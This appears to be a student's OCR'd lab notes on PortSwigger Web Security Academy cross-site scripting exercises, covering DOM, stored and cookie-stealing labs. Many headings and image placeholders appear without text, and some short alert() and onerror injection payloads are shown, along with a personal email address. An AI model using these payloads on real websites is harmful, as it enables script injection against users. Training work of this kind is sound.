


3.1.11 javascript-template-literal-angle-brackets-single-double-quotes-backslash-backticks-escaped







This shows that as specific math or functions in general are used in the search field, the webpage will allow the injection of code.




Cross Site Scripting/DOM Based


3.1.12 document-write-sink








3.1.13 document-write-sink-inside-select-element



Store location is set via the script above the select name form field. According to the script, it does not look like it really checks the array of store names to make sure it is in the list. IF it did, someone could still append to the list.

The first if statement appears to be the one to write the option selected to the program, the secondary if statement checks to see if the first value store matches any from the array stores.



Web Security Academy

DOM XSS in `document.write` sink using source `location.search` inside a select element

LAB Solved

Back to lab description

Congratulations, you solved the lab!


Share your skills! Continue learning

Home

Roulette Drinking Game ODIN ID: elafleur


$80.36

3.1.14 innerhtml-sink




3.1.15 jquery-href-attribute-sink

3.1.16 dom-xss-reflected




Request URI



Response from JSON


The vulnerability is that it is evaluating the code and not performing the proper checks for all the arguments.

The program is blocking certain escape characters. In this example, Quotation marks are not accepted.





Cross Site Scripting/Stored

3.1.18 html-context-nothing-encoded



3.1.19 href-attribute-double-quotes-html-encoded





3.1.20 onclick-event-angle-brackets-double-quotes-html-encoded-single-quotes-backslash-escaped

```
> var tracker={track(){}};tracker.track('https://pdx.edu\'');">1 Quote
Uncaught SyntaxError: Invalid or unexpected token VM899:1
```

```
> var tracker={track(){}};tracker.track('https://pdx.edu');//
undefined
>
```

In this second example, using two quotation marks, we are commenting out the rest of the line since // is a comment in javascript

```
> var tracker={track(){}};tracker.track('https://pdx.edu');alert();
< undefined
```

Creates a popup on webpage, no errors displayed.

The encoding is used for double quotes where as it is not used for the single quote.

Yes, they match since the system parses the information on load.


The single quote in encoded form will match up with the non encoded form.

Cross Site Scripting/DOM Based[Continued]

3.1.23 dom-xss-stored

```
> "<elafleur><img src=1 onerror=alert(1)>".replace('<','&lt;').replace('>','&gt;')
< '&lt;elafleur&gt;<img src=1 onerror=alert(1)>'
```

By using the replace function we can take the initial <> and replace them with the encoded variants.
escapeHTML(comment.avatar), escapeHTML(comment.author), escapeHTML(comment.body) are all vulnerabilities in cross-site scripting attacks.



Cross Site Scripting/Exploiting

3.1.25 stealing-cookies

Form Data view source view URL-encoded

csrf: ESriAqxunnF70PobpCFT803Vf7CcxIJZ

postId: 9

comment: test

name: evan

email: evanc.lafleur@gmail.com

website: http://google.com

Web Security Academy

Exploiting cross-site scripting to steal cookies

LAB Solved

Back to lab description »

Congratulations, you solved the lab!

Share your skills! Continue learning »


Thank you for your comment!

